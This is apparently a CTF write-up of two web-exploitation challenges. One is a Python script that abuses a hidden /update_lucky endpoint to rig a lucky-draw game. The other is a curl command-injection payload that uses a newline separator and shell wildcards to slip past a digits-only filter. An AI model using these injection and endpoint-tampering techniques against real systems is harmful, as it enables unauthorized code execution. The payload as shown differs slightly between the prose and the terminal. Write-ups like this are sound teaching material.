


## 1.RANDOM CHEESE

- **Name:** Random Cheese
- **Category:** Web Exploitation
- **Points:** 100
- **Description:** Jerry's finally opened his dream cheese shop, and Tom is furious! Every customer gets a lucky draw — spin the wheel 10 times and score 85+ to win the grand meal. But Tom rigged the system to make sure nobody ever gets THAT lucky... or did he?




### 1.Initial Analysis

- Reviewing the challenge details, the objective is to score 85 or more points within **10** spins on a lucky draw wheel.
- The web interface displays a target score of 85+, a spin counter, and a "**Claim Flag**" button.
- The description explicitly hints that the system is **rigged**, suggesting standard spins through the UI will not yield the required score.

## 2. Identifying the Vulnerability

- There is an unprotected or hidden endpoint located at **/update\_lucky**.
- This endpoint accepts a **POST** request with a **lucky\_number** parameter, allowing the attacker to arbitrarily manipulate the game's state or **RNG** mechanism to guarantee a winning score.



## 3. Exploitation

- The Python script automates the exploit by first registering and logging in a random user.
- It sends a **POST** request to **/update\_lucky** with the data payload **{"lucky\_number": 854}**.
- It then loops to send **10 consecutive** POST requests to the **/spin** endpoint to complete the game requirements.
- Finally, a POST request is sent to the **/claim endpoint**, and the script uses regex to extract the flag from the server's response.
- The terminal output confirms the successful execution and reveals the **extracted FLAG**.

```
1 import requests, random, string, re
2
3 BASE = "https://web-random-cheese.tracebash.xyz"
4
5 s = requests.Session()
6
7 u = "solve_" + "".join(random.choices(string.ascii_lowercase, k=6))
8
9 s.post(f"{BASE}/register", data={"username": u, "password": "pass"})
10 s.post(f"{BASE}/login", data={"username": u, "password": "pass"})
11
12 s.post(f"{BASE}/update_lucky", data={"lucky_number": 854})
13
14 for i in range(10):
15     r = s.post(f"{BASE}/spin", json={})
16     print(f"Spin {i+1}: {r.text}")
17
18 r = s.post(f"{BASE}/claim")
19
20 print("\nClaim response:")
21 print(r.text)
22
23 flag = re.search(r"TBCTF\{[^\}]+\}", r.text)
24
25 if flag:
26     print("\nFlag:", flag.group(0))
27 else:
28     print("\nNo flag found.")
```

```
(.venv) rijwinprince@Rijwins-MacBook-Pro exploit % python3 solve.py
console.error(err);
flashMessage('An error occurred during the spin.', 'error');
isSpinning = false;
document.getElementById('spin-btn').disabled = false;
});
</script>
</div>
<footer>
  <p>Copy; 2026 Tom & Jerry CTF Challenge</p>
</footer>
</body>
</html>
Flag: TBCTF{t0m_4nd_j3rry_l0v3s_ch33s3_4nd_r4nd0mness}
(.venv) rijwinprince@Rijwins-MacBook-Pro exploit %
```

4.Flag:

The script reveals a flag:


**TBCTF{t0m\_4nd\_j3rry\_l0v3s\_ch33s3\_4nd\_r4nd0mness}**

Solution Summary

- Register and log in a new user session on the platform.
- Inject a high value by sending a **POST** request to **/update\_lucky** with a **lucky\_number** payload.
- Execute **10 spins** by sending automated POST requests to the **/spin** endpoint.
- Retrieve the flag by sending a final POST request to **/claim**.

## 2.PING ME

- **Name:** Ping Me
- **Category:** Web Exploitation
- **Points:** 100
- **Description:** Tom wants to ping Jerry's IP, but the paranoid network admin built an "unbreakable" firewall around the ping utility. Digits and dots only — absolutely no funny business. Can you help Tom reach Jerry through the fortress of rules?




### 1.Initial Analysis

- Reviewing the challenge description, the goal is to interact with a web-based ping utility, presumably to achieve remote code execution (**RCE**) or read a **flag file**.
- The web interface provides an input field for a "**TARGET ADDRESS**" and explicitly states constraints: "Max **15** characters" and "**NO LETTERS ALLOWED**".
- The description reinforces these constraints, mentioning "Digits and dots only". This indicates a strict input validation or **sanitization** mechanism is in place on the front end or back end.

## 2. Identifying the Vulnerability

- Despite the stated restrictions, the provided terminal exploit demonstrates a **command injection** vulnerability.
- The exploit bypasses the "**no letters**" restriction by using shell wildcard characters (?) instead of letters to represent the path to a binary.
- The exploit uses a newline character (\n) to terminate the intended **ping** command and start a new command, a classic technique for command injection in Unix-like environments.



## 3. Exploitation

- The terminal command **curl -s -X POST https://web-ping-me.tracebash.xyz/api/ping --data-binary \$'1\n/???/?????????' -H "Content-Type: text/plain"** executes the attack.
- It sends a POST request to the **/api/ping** endpoint.

The payload is **1\n/???/????????**.

- 1 is a valid IP component to satisfy the initial ping command.
- \n injects a new line, separating commands.
- /???/???????? uses wildcards to execute a command without using letters. Given common Unix paths, this likely resolves to **/bin/catflag** or a similar custom binary placed by the challenge creator, or potentially a standard utility like **/bin/getflag** if it matches the pattern.

The server response confirms the execution of the first command (pinging 1) and then returns the output of the injected command, which is the flag.

```
Last login: Fri Jun 26 21:00:13 on ttys000
rijwinprince@Rijwins-MacBook-Pro ~ % curl -s -X POST https://web-ping-me.tracebash.xyz/api/ping \
  --data-binary '$1\n/???/????????' \
  -H "Content-Type: text/plain"
{"output": "PING 1 (0.0.0.1) 56(84) bytes of data.\n--- 1 ping statistics ---\n1 packets transmitted, 0 received, 100% packet loss, time 0ms\n\nTBCTF{0ld_5ch00l_c0mm4nd_1nj3c710n_0n_573r01d5}\n"}
rijwinprince@Rijwins-MacBook-Pro ~ %
```

## Flag

This reveals the flag:

**TBCTF{0ld\_5ch00l\_c0mm4nd\_1nj3c710n\_0n\_573r01d5}**

## Solution Summary

- Identify the backend **API endpoint** for the ping utility (**/api/ping**).
- Craft a payload to bypass alphanumeric filters using shell wildcards (e.g., ?).
- Inject the payload using a command separator (like a newline character \n) via a direct API request (**using curl**).
- Analyze the **JSON** response to extract the executed command's output containing the flag.

Written by

NAME: **Rijwin Prince Rajesh**

TEAM: ZERODAY GUYS

GITHUB: <https://github.com/rijwinprince-0x/CTF-Writeups>

LINKEDIN: [www.linkedin.com/in/rijwinprince](http://www.linkedin.com/in/rijwinprince)



